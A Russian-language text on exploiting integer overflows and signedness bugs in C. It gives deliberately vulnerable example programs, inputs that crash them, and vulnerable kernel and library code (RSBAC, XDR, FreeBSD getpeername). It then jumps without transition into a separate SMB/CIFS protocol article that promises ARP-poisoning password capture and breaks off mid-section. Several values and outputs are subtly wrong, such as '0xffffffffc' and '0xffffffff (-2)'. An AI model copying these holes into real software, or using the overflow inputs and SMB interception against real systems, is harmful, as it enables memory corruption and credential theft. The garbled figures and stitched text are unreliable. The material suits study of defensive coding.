Целочисленные переполнения не похожи на большинство распространённых классов ошибок. Они не позволяют напрямую перезаписывать память или напрямую управлять потоком выполнения, а действуют значительно тоньше. Корень проблемы в том, что у процесса нет возможности проверить результат вычисления после его выполнения, поэтому между сохранённым и правильным результатом может возникнуть расхождение. По этой причине большинство целочисленных переполнений на самом деле не эксплуатируемы. Тем не менее в определённых случаях можно заставить ключевую переменную содержать ошибочное значение, что впоследствии приводит к проблемам в коде.

Из-за тонкости этих ошибок число ситуаций, в которых их можно эксплуатировать, огромно, поэтому я не буду пытаться охватить их все. Вместо этого я приведу примеры некоторых эксплуатируемых ситуаций в надежде вдохновить читателя на собственные исследования.

Пример 1:

```
/* width1.c - эксплуатация тривиальной ошибки переполнения по ширине */
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    unsigned short s;
    int i;
    char buf[80];

    if(argc < 3){
        return -1;
    }

    i = atoi(argv[1]);
    s = i;

    if(s >= 80){                /* [w1] */
        printf("Oh no you don't!\n");
        return -1;
    }

    printf("s = %d\n", s);

    memcpy(buf, argv[2], i);
    buf[i] = '\0';
    printf("%s\n", buf);

    return 0;
}
```

Хотя подобная конструкция вряд ли появится в реальном коде, она хорошо подходит в качестве примера. Посмотрим на следующие входные данные:

```
nova:signed {100} ./width1 5 hello
s = 5
hello
nova:signed {101} ./width1 80 hello
Oh no you don't!
nova:signed {102} ./width1 65536 hello
```

```
s = 0
Segmentation fault (core dumped)
```

Аргумент длины берётся из командной строки и хранится в целом числе `i`. При переносе этого значения в короткое целое `s` оно усекается, если слишком велико для `s` (то есть больше 65535). Благодаря этому можно обойти проверку границ в `[w1]` и переполнить буфер. После этого для эксплуатации процесса можно применять стандартные техники разрушения стека.

2.2 Арифметические переполнения

Как было показано в разделе 2.0, если попытаться сохранить в целом числе значение, превышающее его максимум, оно будет усечено. Если сохраняемое значение является результатом арифметической операции, любая часть программы, использующая этот результат впоследствии, будет работать некорректно из-за ошибочной арифметики. Рассмотрим пример, демонстрирующий упомянутое ранее оборачивание:

```
/* ex2.c - целочисленное переполнение */
#include <stdio.h>

int main(void){
    unsigned int num = 0xffffffff;

    printf("num is %d bits long\n", sizeof(num) * 8);
    printf("num = 0x%x\n", num);
    printf("num + 1 = 0x%x\n", num + 1);

    return 0;
}
/* EOF */
```

Вывод программы выглядит так:

```
nova:signed {4} ./ex2
num is 32 bits long
num = 0xffffffff
num + 1 = 0x0
```

Примечание: внимательный читатель заметит, что `0xffffffff` в десятичном представлении равно -1, так что кажется, будто мы просто выполняем $1 + (-1) = 0$. Хотя это один из способов взглянуть на происходящее, он может вызвать путаницу, поскольку переменная `num` является беззнаковой и вся арифметика над ней будет беззнаковой. Как оказывается, значительная часть знаковой арифметики зависит от целочисленных переполнений, что демонстрирует следующее (предполагая, что оба операнда — 32-битные переменные):

```
-700      + 800    = 100
0xfffffd44 + 0x320 = 0x100000064
```

Поскольку результат сложения выходит за диапазон переменной, в качестве результата используются младшие 32 бита. Эти младшие 32 бита — `0x64`, что равно десятичному 100.

Поскольку целое число по умолчанию является знаковым, целочисленное переполнение может вызвать изменение знаковости, что нередко интересным образом влияет на последующий код. Рассмотрим следующий пример:

```
/* ex3.c - изменение знаковости */
#include <stdio.h>

int main(void){
    int l;

    l = 0x7fffffff;

    printf("l = %d (0x%x)\n", l, l);
    printf("l + 1 = %d (0x%x)\n", l + 1, l + 1);
}
```

```

        return 0;
    }
    /* EOF */

```

Вывод:

```

nova:signed {38} ./ex3
1 = 2147483647 (0x7fffffff)
1 + 1 = -2147483648 (0x80000000)

```

Здесь целое число инициализируется наибольшим положительным значением, которое может хранить знаковое длинное целое. При инкременте устанавливается старший бит (определяющий знаковость), и целое число интерпретируется как отрицательное.

Сложение — не единственная арифметическая операция, способная вызвать переполнение. Почти любая операция, изменяющая значение переменной, может спровоцировать переполнение, что демонстрирует следующий пример:

```

/* ex4.c - различные арифметические переполнения */
#include <stdio.h>

int main(void){
    int l, x;

    l = 0x40000000;

    printf("l = %d (0x%x)\n", l, l);

    x = l + 0xc0000000;
    printf("l + 0xc0000000 = %d (0x%x)\n", x, x);

    x = l * 0x4;
    printf("l * 0x4 = %d (0x%x)\n", x, x);

    x = l - 0xffffffff;
    printf("l - 0xffffffff = %d (0x%x)\n", x, x);

    return 0;
}
/* EOF */

```

Вывод:

```

nova:signed {55} ./ex4
1 = 1073741824 (0x40000000)
1 + 0xc0000000 = 0 (0x0)
1 * 0x4 = 0 (0x0)
1 - 0xffffffff = 1073741825 (0x40000001)

```

Сложение вызывает переполнение ровно так же, как в первом примере; то же самое происходит и при умножении, хотя это может казаться иным. В обоих случаях результат арифметики слишком велик для целого числа и редуцируется, как описано выше. Вычитание несколько отличается: оно вызывает антипереполнение (underflow), а не переполнение — попытка сохранить значение ниже минимума приводит к оборачиванию. Таким образом, мы можем заставить сложение вычитать, умножение делить, а вычитание складывать.

2.2.1 Эксплуатация

Один из наиболее распространённых способов эксплуатации арифметических переполнений — вычисление необходимого размера выделяемого буфера. Нередко программа должна выделить место для массива объектов и использует процедуры `malloc(3)` или `calloc(3)`, вычисляя необходимый размер умножением числа элементов на размер объекта. Как было показано ранее, если мы можем управлять одним из этих операндов (числом элементов или размером объекта), мы можем неверно определить размер буфера, что демонстрирует следующий фрагмент кода:

```

int myfunction(int *array, int len){
    int *myarray, i;

    myarray = malloc(len * sizeof(int));    /* [1] */
    if(myarray == NULL){
        return -1;
    }

    for(i = 0; i < len; i++){                /* [2] */
        myarray[i] = array[i];
    }

    return myarray;
}

```

Эта внешне безобидная функция может погубить систему из-за отсутствия проверки параметра `len`. Умножение в [1] можно заставить переполниться, передав достаточно большое значение `len`, что позволяет задать буферу произвольную длину. Выбрав подходящее значение `len`, можно заставить цикл в [2] записывать данные за пределы буфера `myarray`, что приводит к переполнению кучи. На определённых реализациях это можно использовать для выполнения произвольного кода путём перезаписи управляющих структур `malloc`, однако это выходит за рамки данной статьи.

Ещё один пример:

```

int catvars(char *buf1, char *buf2, unsigned int len1,
            unsigned int len2){
    char mybuf[256];

    if((len1 + len2) > 256){    /* [3] */
        return -1;
    }

    memcpy(mybuf, buf1, len1);    /* [4] */
    memcpy(mybuf + len1, buf2, len2);

    do_some_stuff(mybuf);

    return 0;
}

```

В этом примере проверку в [3] можно обойти, подобрав такие значения `len1` и `len2`, при сложении которых произойдёт переполнение и оборачивание до малого числа. Например, следующие значения:

```

len1 = 0x104
len2 = 0xffffffffc

```

при сложении дали бы оборачивание с результатом `0x100` (десятичное 256). Это прошло бы проверку в [3], а затем вызовы `memcpy(3)` в [4] скопировали бы данные далеко за пределы буфера.

3 Ошибки знаковости

Ошибки знаковости возникают, когда беззнаковая переменная интерпретируется как знаковая, или когда знаковая переменная интерпретируется как беззнаковая. Такое поведение возможно, потому что внутри компьютера нет различия между способом хранения знаковых и беззнаковых переменных. Недавно несколько ошибок знаковости были обнаружены в ядрах FreeBSD и OpenBSD, поэтому примеров в открытом доступе предостаточно.

3.1 Как они выглядят?

Ошибки знаковости могут принимать различные формы, но среди того, на что следует обращать внимание:

- знаковые целые числа, используемые в сравнениях
- знаковые целые числа, используемые в арифметике
- беззнаковые целые числа, сравниваемые со знаковыми

Вот классический пример ошибки знаковости:

```
int copy_something(char *buf, int len){
    char kbuf[800];

    if(len > sizeof(kbuf)){           /* [1] */
        return -1;
    }

    return memcpy(kbuf, buf, len); /* [2] */
}
```

Проблема здесь в том, что `memcpy` принимает беззнаковый `int` в качестве параметра `len`, а проверка границ перед `memcpy` выполняется с использованием знаковых целых чисел. Передав отрицательное значение для `len`, можно пройти проверку в [1], но при вызове `memcpy` в [2] параметр `len` будет интерпретирован как огромное беззнаковое значение, что приведёт к записи памяти далеко за пределами буфера `kbuf`.

Ещё одна проблема, возникающая из-за путаницы знаковости, проявляется при выполнении арифметики. Рассмотрим следующий пример:

```
int table[800];

int insert_in_table(int val, int pos){
    if(pos > sizeof(table) / sizeof(int)){
        return -1;
    }

    table[pos] = val;

    return 0;
}
```

Поскольку строка

```
table[pos] = val;
```

эквивалентна

```
*(table + (pos * sizeof(int))) = val;
```

видно, что проблема в том, что код не ожидает отрицательного операнда для сложения: он предполагает, что `(table + pos)` будет больше `table`, поэтому передача отрицательного значения для `pos` создаёт ситуацию, которую программа не ожидает и с которой не может справиться.

3.1.1 Эксплуатация

Этот класс ошибок может быть трудно эксплуатировать из-за того, что знаковые целые числа, будучи интерпретированными как беззнаковые, как правило, оказываются огромными. Например, `-1` в шестнадцатеричном представлении — это `0xffffffff`. При интерпретации как беззнаковое число это становится наибольшим возможным значением целого числа (`4 294 967 295`), поэтому если это значение передаётся в `memcpy` как параметр `len`, то `memcpy` попытается скопировать 4 ГБ данных в буфер назначения. Очевидно, это, скорее всего, вызовет `segfault`, а если нет — уничтожит большой участок стека или кучи. Иногда это можно обойти, передав очень низкое значение для

исходного адреса, но это не всегда возможно.

3.2 Ошибки знаковости, вызванные целочисленными переполнениями

Иногда удаётся переполнить целое число так, что оно оборачивается до отрицательного числа. Поскольку приложение вряд ли ожидает такого значения, это может спровоцировать ошибку знаковости, как описано выше.

Пример такой ошибки может выглядеть следующим образом:

```
int get_two_vars(int sock, char *out, int len){
    char buf1[512], buf2[512];
    unsigned int size1, size2;
    int size;

    if(recv(sock, buf1, sizeof(buf1), 0) < 0){
        return -1;
    }
    if(recv(sock, buf2, sizeof(buf2), 0) < 0){
        return -1;
    }

    /* пакет начинается с информации о длине */
    memcpy(&size1, buf1, sizeof(int));
    memcpy(&size2, buf2, sizeof(int));

    size = size1 + size2;          /* [1] */

    if(size > len){               /* [2] */
        return -1;
    }

    memcpy(out, buf1, size1);
    memcpy(out + size1, buf2, size2);

    return size;
}
```

Этот пример показывает, что иногда происходит в сетевых демонах, особенно когда информация о длине передаётся как часть пакета (иными словами, её предоставляет ненадёжный пользователь). Сложение в [1], используемое для проверки того, что данные не выходят за границы выходного буфера, можно злоупотребить, установив `size1` и `size2` в значения, при которых переменная `size` оборачивается до отрицательного числа. Примеры значений:

```
size1 = 0x7fffffff
size2 = 0x7fffffff
(0x7fffffff + 0x7fffffff = 0xffffffff (-2)).
```

Когда это происходит, проверка границ в [2] проходит, и в буфер `out` может быть записано значительно больше данных, чем предполагалось (фактически можно записывать данные по произвольным адресам памяти, поскольку параметр назначения (`out + size1`) во втором вызове `memcpy` позволяет добраться до любого места в памяти).

Эти ошибки эксплуатируются точно так же, как обычные ошибки знаковости, и имеют те же связанные проблемы — то есть отрицательные значения превращаются в огромные положительные, что легко может вызвать `segfault`.

4 Примеры из реальной жизни

Существует множество реальных приложений, содержащих целочисленные переполнения и ошибки знаковости, особенно среди сетевых демонов и, нередко, в ядрах операционных систем.

4.1 Целочисленные переполнения

Следующий (неэксплуатируемый) пример взят из модуля безопасности для Linux. Этот код выполняется в контексте ядра:

```
int rsbac_acl_sys_group(enum rsbac_acl_group_syscall_type_t call,
                        union rsbac_acl_group_syscall_arg_t arg)
{
    ...
    switch(call)
    {
        case ACLGS_get_group_members:
            if( (arg.get_group_members.maxnum <= 0) /* [A] */
                || !arg.get_group_members.group
            )
            {
                ...

                rsbac_uid_t * user_array;
                rsbac_time_t * ttl_array;

                user_array = vmalloc(sizeof(*user_array) *
                                    arg.get_group_members.maxnum); /* [B] */
                if(!user_array)
                    return -RSBAC_ENOMEM;
                ttl_array = vmalloc(sizeof(*ttl_array) *
                                    arg.get_group_members.maxnum); /* [C] */
                if(!ttl_array)
                {
                    vfree(user_array);
                    return -RSBAC_ENOMEM;
                }

                err =
                    rsbac_acl_get_group_members(arg.get_group_members.group,
                                                user_array,
                                                ttl_array,

                                                arg.get_group_members.max
                                                num);

                ...
            }
    }
}
```

В этом примере проверка границ в [A] недостаточна для предотвращения целочисленных переполнений в [B] и [C]. Передав достаточно большое значение для `arg.get_group_members.maxnum` (то есть большее, чем `0xffffffff / 4`), можно заставить умножения в [B] и [C] переполниться и сделать буферы `ttl_array` и `user_array` меньше, чем ожидает приложение. Поскольку `rsbac_acl_get_group_members` копирует управляемые пользователем данные в эти буферы, возможна запись за пределами буферов `user_array` и `ttl_array`. В данном случае приложение использовало `vmalloc()` для выделения буферов, поэтому попытка записи за их пределы просто вызовет ошибку и не поддаётся эксплуатации. Тем не менее это даёт пример того, как такие ошибки могут выглядеть в реальном коде.

Ещё один пример недавней реальной уязвимости целочисленного переполнения — проблема в библиотеке XDR RPC (обнаруженная ISS X-Force). В этом случае данные, предоставляемые пользователем, использовались при вычислении размера динамически выделяемого буфера, который заполнялся пользовательскими данными. Уязвимый код выглядел следующим образом:

```
bool_t
xdr_array(xdrs, addrp, sizep, maxsize, elsize, elproc)
{
    XDR *xdrs;
    caddr_t *addrp; /* указатель на массив */
    u_int *sizep; /* число элементов */
    u_int maxsize; /* максимальное число элементов */
    u_int elsize; /* размер каждого элемента в байтах */
}
```

```

        xdrproc_t elproc; /* xdr-процедура для каждого элемента */
{
    u_int i;
    caddr_t target = *addrp;
    u_int c; /* фактическое число элементов */
    bool_t stat = TRUE;
    u_int nodesize;

    ...

    c = *sizep;
    if ((c > maxsize) && (xdrs->x_op != XDR_FREE))
    {
        return FALSE;
    }
    nodesize = c * elsize; /* [1] */

    ...

    *addrp = target = mem_alloc (nodesize); /* [2] */

    ...

    for (i = 0; (i < c) && stat; i++)
    {
        stat = (*elproc) (xdrs, target, LASTUNSIGNED); /* [3] */
        target += elsize;
    }
}

```

Как видно, передав большие значения для `elsize` и `c (sizep)`, можно было заставить умножение в [1] переполниться и сделать `nodesize` значительно меньше, чем ожидало приложение. Поскольку `nodesize` затем использовался для выделения буфера в [2], буфер мог оказаться неверного размера, что приводило к переполнению кучи в [3]. Дополнительную информацию об этой уязвимости см. в рекомендации CERT, указанной в приложении.

4.2 Ошибки знаковости

Недавно в ядре FreeBSD были обнаружены несколько ошибок знаковости. Они позволяли считывать большие фрагменты памяти ядра путём передачи отрицательных параметров длины в различные системные вызовы. Функция `getpeername(2)` имела такую проблему и выглядела следующим образом:

```

static int
getpeername1(p, uap, compat)
    struct proc *p;
    register struct getpeername_args /* {
        int fdes;
        caddr_t asa;
        int *alen;
    } */ *uap;
    int compat;
{
    struct file *fp;
    register struct socket *so;
    struct sockaddr *sa;
    int len, error;

    ...

    error = copyin((caddr_t)uap->alen, (caddr_t)&len, sizeof (len));
    if (error) {
        fdrop(fp, p);
        return (error);
    }

    ...
}

```

```

len = MIN(len, sa->sa_len);    /* [1] */
error = copyout(sa, (caddr_t)uap->asa, (u_int)len);
if (error)
    goto bad;
gotnothing:
error = copyout((caddr_t)&len, (caddr_t)uap->alen, sizeof (len));
bad:
if (sa)
    FREE(sa, M_SONAME);
fdrop(fp, p);
return (error);
}

```

Это классический пример ошибки знаковости — проверка в [1] не учитывала возможность отрицательного значения `len`, в каком случае макрос `MIN` всегда возвращал бы `len`. Когда этот отрицательный параметр `len` передавался в `copyout`, он интерпретировался как огромное положительное целое число, что заставляло `copyout` копировать до 4 ГБ памяти ядра в пространство пользователя.

Заключение

Целочисленные переполнения могут быть крайне опасны, отчасти потому, что их невозможно обнаружить после того, как они произошли. Если целочисленное переполнение имело место, приложение не может знать, что выполненное им вычисление было некорректным, и продолжает работу в предположении, что всё в порядке. Несмотря на то что их трудно эксплуатировать и нередко эксплуатация вовсе невозможна, они могут вызывать неожиданное поведение, что никогда не является признаком надёжной защищённой системы.

Приложение

Рекомендация CERT по уязвимости XDR:

<http://www.cert.org/advisories/CA-2002-25.html>

Рекомендация FreeBSD: <http://online.securityfocus.com/advisories/4407>

SMB/CIFS BY THE ROOT

Автор: ledin

Содержание

1. Введение
2. Что такое SMB/CIFS
3. Установка сессии — как клиент устанавливает SMB-сессию с сервером
4. Модели безопасности SMB
5. Пароли
6. Описание нескольких SMB-пакетов
 - 6.1 Общий вид SMB-пакета
 - 6.2 NETBIOS и SMB
 - 6.3 Базовый заголовок SMB
 - 6.4 Описание наиболее важных SMB-команд
 - 6.5 Как перехватить SMB-пароли в открытом виде, когда они должны быть зашифрованы
 - 6.6 Атака «человек посередине»
 - 6.7 Особенности работы SMB в Windows 2k/XP поверх TCP
7. Транзакционный субпротокол и RAP-команды
 - 7.1 RAP-команды
8. Использование RAP-команд для перечисления общих ресурсов сервера
 - 8.1 TconX-пакеты
 - 8.2 Разбор RAP-команды «NetShareEnum»
9. Заключение
10. Ссылки
11. Благодарности

Приложение А

Приложение В

1 — Введение

В этой статье я постараюсь объяснить, что такое CIFS и SMB, как они работают и какие типичные уязвимости в них присутствуют. Статья является полезным источником знаний о сетях Microsoft. Протокол SMB — один из наиболее широко применяемых протоколов в локальных сетях. Я также включил исходный код, чтобы дать наглядный пример работы SMB.

Вы узнаете, как использовать ARP-отравление для получения паролей в открытом виде из сети, когда все SMB-пароли зашифрованы (без брутфорса). Вы сможете понять связь между SMB и NETBIOS, а также узнаете, что такое Microsoft Remote Administration Protocol (RAP) и как с его помощью сканировать удалённые общие ресурсы SMB-сервера.

Программы и сведения предоставляются исключительно в образовательных целях. Автор не несёт ответственности за то, как вы ими воспользуетесь.

2 — Что такое SMB/CIFS?

По определению Microsoft, CIFS предназначен для обеспечения открытого кросс-платформенного механизма, позволяющего клиентским системам запрашивать файловые и печатные службы серверных систем по сети. Он основан на стандартном протоколе Server Message Block (SMB), широко используемом персональными компьютерами и рабочими станциями под управлением самых разных операционных систем.

SMB (Server Message Block) — это протокол, обеспечивающий передачу данных при доступе к общим файлам, устройствам, именованным каналам и почтовым слотам по сети. CIFS — публичная версия SMB.

Доступные SMB-клиенты:

- от Microsoft: Windows 95, Windows for Workgroups 3.x, Windows NT, 2000 и XP
- для Linux: smbclient из пакета Samba; smbfs для Linux

SMB-серверы:

- Samba
- Microsoft Windows for Workgroups 3.x
- Microsoft Windows 95
- Microsoft Windows NT
- Семейство серверов PATHWORKS от Digital
- LAN Manager для OS/2, SCO и др.
- VisionFS от SCO
- TotalNET Advanced Server от Syntax
- Advanced Server for UNIX от AT&T (NCR?)
- LAN Server для OS/2 от IBM

3 — Установка сессии

Примечание: протокол SMB разрабатывался для работы под DOS (на процессорах Intel), поэтому порядок байт — little-endian, обратный сетевому.

SMB может работать поверх TCP/IP, NetBEUI, DECnet и IPX/SPX. При реализации SMB поверх TCP/IP, DECnet или NetBEUI необходимо использовать NETBIOS-имена.

Что такое NETBIOS, подробно объясняется в шестой главе. Здесь достаточно знать, что NETBIOS-имя идентифицирует один компьютер в сети Microsoft.


Разработка SMB началась ещё в восьмидесятых годах, поэтому существует множество версий протокола. Наиболее распространённой (в Windows 95, 98, NT, 2000 и XP) является версия NT LM 0.12 — именно она рассматривается в данной статье.

SMB-доменное имя идентифицирует группу ресурсов (пользователей, принтеров, файлов и т. п.) на SMB-сервере.

Как клиент устанавливает SMB-сессию с сервером?

Рассмотрим ситуацию: клиент хочет получить доступ к определённому ресурсу на сервере.

1. Клиент запрашивает у сервера сессию NETBIOS. Он отправляет своё закодированное NETBIOS-имя на SMB-сервер (который ожидает запросы на порту 139). Сервер получает имя и отвечает пакетом сессии NETBIOS, подтверждая сессию. После этого клиент переходит к установке SMB-сессии — то есть к идентификации клиента на SMB-сервере.
2. Клиент отправляет запрос negprot (negotiate protocol — согласование протокола), передавая список поддерживаемых версий SMB. Сервер отвечает пакетом negprot reply с информацией об SMB-доме, максимальном числе соединений, поддерживаемых версиях протокола и т. д.
3. После согласования протокола клиент проходит идентификацию на уровне пользователя или общего ресурса (см. следующую главу). Этот процесс выполняется с помощью пакета SessssetupX (Session Setup and X). Клиент отправляет пару логин/пароль или просто пароль, сервер разрешает или запрещает подключение пакетом SessssetupX reply.
4. Завершив согласование и идентификацию, клиент отправляет пакет TconX, указывая сетевое имя нужного ресурса. Сервер отвечает TconX reply — разрешая или запрещая подключение.



Подробное описание каждого пакета приведено в главе шесть.

4 — Модели безопасности SMB

Существует две модели безопасности SMB.

Share Level («Уровень ресурса»): пароль связывается с конкретным общим ресурсом в сети. Пользователь входит к ресурсу (IPC, диску, принтеру), зная правильный пароль. Пользователем может стать любой, кто знает имя сервера, на котором размещён ресурс.

User Level («Уровень пользователя»): расширенная реализация первой модели. Паре логин/пароль сопоставляется общий ресурс. Для подключения к нему необходимо знать оба значения. Эта модель позволяет отслеживать, кто и что делает.

5 — Пароли

При идентификации на SMB-сервере пароль может передаваться в открытом виде или в зашифрованном. Если сервер поддерживает шифрование, клиент должен ответить на вызов (challenge). Сервер знает пароль, поэтому в пакете negprot reply клиенту передаётся ключ шифрования. Клиент зашифровывает пароль и отправляет его в пакете SesssetupX request; сервер проверяет корректность пароля и разрешает или запрещает сессию.

SMB-пароль (незашифрованный) имеет максимальную длину 14 байт. Ключ шифрования обычно равен 8 байтам. Зашифрованный пароль занимает 24 байта. При использовании ANSI символы пароля перед шифрованием переводятся в верхний регистр.


Пароль шифруется алгоритмом DES в блочном режиме.

6 — Описание нескольких SMB-пакетов

В этом разделе я опишу наиболее важные типы пакетов SMB-протокола. Понимание их структуры необходимо, чтобы разобраться в работе SMB и возможных атаках. Для каждого типа команды существуют два вида пакетов: запрос и ответ.

6.1 — Общий вид SMB-пакета

В большинстве случаев SMB работает поверх TCP/IP. Поверх TCP-уровня всегда находится заголовок NETBIOS (NBT). Поверх NBT — базовый заголовок SMB. Поверх него — ещё один заголовок, специфичный для конкретной команды.



«SMB Base header» содержит сведения о размерах буферов приёма, максимально допустимом числе соединений и т. д., а также номер запрашиваемой команды.

«SMB command header» — заголовок со всеми параметрами для запрошенной команды (например, согласование версий протокола).

«DATA» — данные для запрошенной команды.

«SMB-пакетом» называется совокупность: NETBIOS Header + SMB Base Header + SMB Command Header + DATA.

Используемые типы:

```
typedef unsigned char UCHAR;           // 8 беззнаковых бит
typedef unsigned short USHORT;         // 16 беззнаковых бит
typedef unsigned long ULONG;           // 32 беззнаковых бита
```

STRING обозначает ASCII-строку с завершающим нулём.

6.2 — NETBIOS и SMB

NETBIOS (NETwork Basic Input and Output System) широко применяется в сетях Microsoft. Это программный интерфейс и система именования. Каждый компьютер имеет NETBIOS-имя длиной 15 символов; шестнадцатый символ идентифицирует тип компьютера (сервер доменных имён, рабочая станция и т. п.).

Значения шестнадцатого символа:

- 0x00 — базовый компьютер, рабочая станция
- 0x20 — сервер совместного использования ресурсов

В SMB-пакете заголовок NETBIOS соответствует заголовку сессии NETBIOS:

```
UCHAR  Type;      // Тип пакета
UCHAR  Flags;     // Флаги
USHORT Length;    // Количество байт данных (заголовок NETBIOS не учитывается)
```

Поле Flags всегда равно 0 (в контексте SMB, но не в общем случае).

Возможные значения поля Type:

- 0x81 — запрос сессии NETBIOS (клиент отправляет своё NETBIOS-имя серверу)
- 0x82 — положительный ответ на запрос сессии NETBIOS (сервер разрешает сессию)
- 0x00 — сообщение сессии (используется в течение всей SMB-сессии, после того как клиент передал своё имя и получил положительный ответ)

Поле Length содержит число байт данных, следующих за заголовком NETBIOS (SMB Base Header + SMB Command Header + DATA или NETBIOS-имена).

NETBIOS-имена и их кодирование

Закодированное NETBIOS-имя занимает 32 байта. NETBIOS-имена всегда указываются в верхнем регистре.

Кодирование выполняется следующим образом. Допустим, имя компьютера — «BILL», тип — рабочая станция (шестнадцатый символ 0x00).

Сначала имя дополняется пробелами справа до 15 байт:

```
"BILL                "
```

В шестнадцатеричном виде: 0x42 0x49 0x4c 0x4c 0x20 0x20 ... 0x00

Каждый байт разделяется на два 4-битных полубайта:

```
0x4 0x2 0x4 0x9 0x4 0xc 0x4 0xc 0x2 0x0 ...
```

К каждому полубайту прибавляется ASCII-код буквы «A» (0x41):

```
0x4 + 0x41 = 0x45 -> ASCII = E
0x2 + 0x41 = 0x43 -> ASCII = C
...
```

Результат — закодированное NETBIOS-имя длиной 32 байта.

Примечание: SMB может работать непосредственно поверх TCP без NBT (поддерживается в Win2k и XP на порту 445). При этом длина NETBIOS-имён не ограничена 15 символами.

Дополнительные сведения о NETBIOS — в [3] и [4].

6.3 — Базовый заголовок SMB

Этот заголовок используется во всех SMB-пакетах:

```
UCHAR Protocol[4];           // Содержит 0xFF, 'S', 'M', 'B'
UCHAR Command;               // Код команды
union {
    struct {
        UCHAR ErrorClass;     // Класс ошибки
        UCHAR Reserved;       // Зарезервировано
        USHORT Error;          // Код ошибки
    } DosError;
    ULONG Status;              // 32-битный код ошибки
} Status;
UCHAR Flags;                  // Флаги
USHORT Flags2;                 // Дополнительные флаги
union {
    USHORT Pad[6];             // Выравнивание до 12 байт
    struct {
        USHORT PidHigh;       // Старшая часть PID
        ULONG Unused;
        ULONG Unused2;
    } Extra;
};
USHORT Tid;                   // Идентификатор дерева ресурсов
USHORT Pid;                   // Идентификатор процесса клиента
USHORT Uid;                   // Идентификатор неаутентифицированного пользователя
USHORT Mid;                   // Идентификатор мультиплексирования
UCHAR WordCount;              // Число слов параметров
USHORT ParameterWords[WordCount]; // Слова параметров
USHORT ByteCount;             // Число байт данных
UCHAR Buffer[ByteCount];       // Байты данных
```

Поле Protocol содержит имя протокола (SMB) с предшествующим байтом 0xFF.

Поле Command содержит код запрашиваемой команды (например, 0x72 — «согласование протокола»).

Поле Tid используется после успешного подключения клиента к ресурсу SMB-сервера — TID идентифицирует этот ресурс.

Поле Pid используется после успешного создания процесса клиентом на сервере — PID идентифицирует этот процесс.

Поле Uid используется после успешной аутентификации пользователя на сервере — UID идентифицирует пользователя.

Поле Mid используется совместно с PID, когда клиент имеет несколько запросов к серверу (процессы, потоки, доступ к файлам и т. п.).

Поле Flags2: если установлен бит 15, строки являются UNICODE-строками.

6.4 — Описание наиболее важных SMB-команд

SMB Negotiate Protocol (negprot)

Команда Negotiate Protocol используется на первом шаге установки SMB-сессии. Код команды в поле Command базового заголовка SMB: 0x72.

Заголовок запроса negprot:

```
UCHAR WordCount;              // Число слов параметров = 0
USHORT ByteCount;             // Число байт данных
struct {
    UCHAR BufferFormat;         // 0x02 — Dialect
    UCHAR DialectName[];       // ASCII-строка с нулём в конце
} Dialects[];
```

Этот пакет клиент отправляет серверу, передавая список поддерживаемых версий SMB. Поле WordCount всегда равно нулю; ByteCount равно размеру структуры Dialects; поле BufferFormat структуры Dialects всегда равно 0x02. Строка DialectName содержит имена поддерживаемых клиентом версий протокола SMB.

Заголовок ответа negprot:

```
    UCHAR WordCount;           // Число слов параметров = 17
    USHORT DialectIndex;       // Индекс выбранного диалекта
    UCHAR SecurityMode;        // Режим безопасности:
                                // бит 0: 0 = share, 1 = user
                                // бит 1: 1 = шифровать пароли
    USHORT MaxMpxCount;        // Макс. число ожидающих мультиплексированных запросов
    USHORT MaxNumberVcs;       // Макс. число VC между клиентом и сервером
    ULONG MaxBufferSize;       // Макс. размер буфера передачи
    ULONG MaxRawSize;          // Макс. размер raw-буфера
    ULONG SessionKey;          // Уникальный токен сессии
    ULONG Capabilities;        // Возможности сервера
    ULONG SystemTimeLow;       // Системное время сервера (UTC), младшая часть
    ULONG SystemTimeHigh;      // Системное время сервера (UTC), старшая часть
    USHORT ServerTimeZone;     // Часовой пояс сервера (минуты от UTC)
    UCHAR EncryptionKeyLength; // Длина ключа шифрования
    USHORT ByteCount;          // Число байт данных
    UCHAR EncryptionKey[];     // Ключ шифрования (challenge)
    UCHAR OemDomainName[];     // Имя домена в OEM-кодировке
```

Пакет отправляется сервером клиенту и содержит список поддерживаемых версий SMB, SMB-доменное имя сервера и ключ шифрования (при необходимости).

Важные поля:

- SecurityMode: если бит 0 установлен — используется модель безопасности User Level, иначе — Share Level. Если бит 1 установлен — пароль шифруется алгоритмом DES в блочном режиме.
- SessionKey: идентифицирует сессию; для каждой сессии используется один ключ.
- Capabilities: указывает на поддержку UNICODE-строк, специфических команд NT LM 0.12 и т. д.
- EncryptionKey: содержит ключ для шифрования пароля.
- OemDomainName: содержит SMB-доменное имя сервера в OEM-кодировке. Длина = ByteCount – EncryptionKeyLength.

Session Setup and X

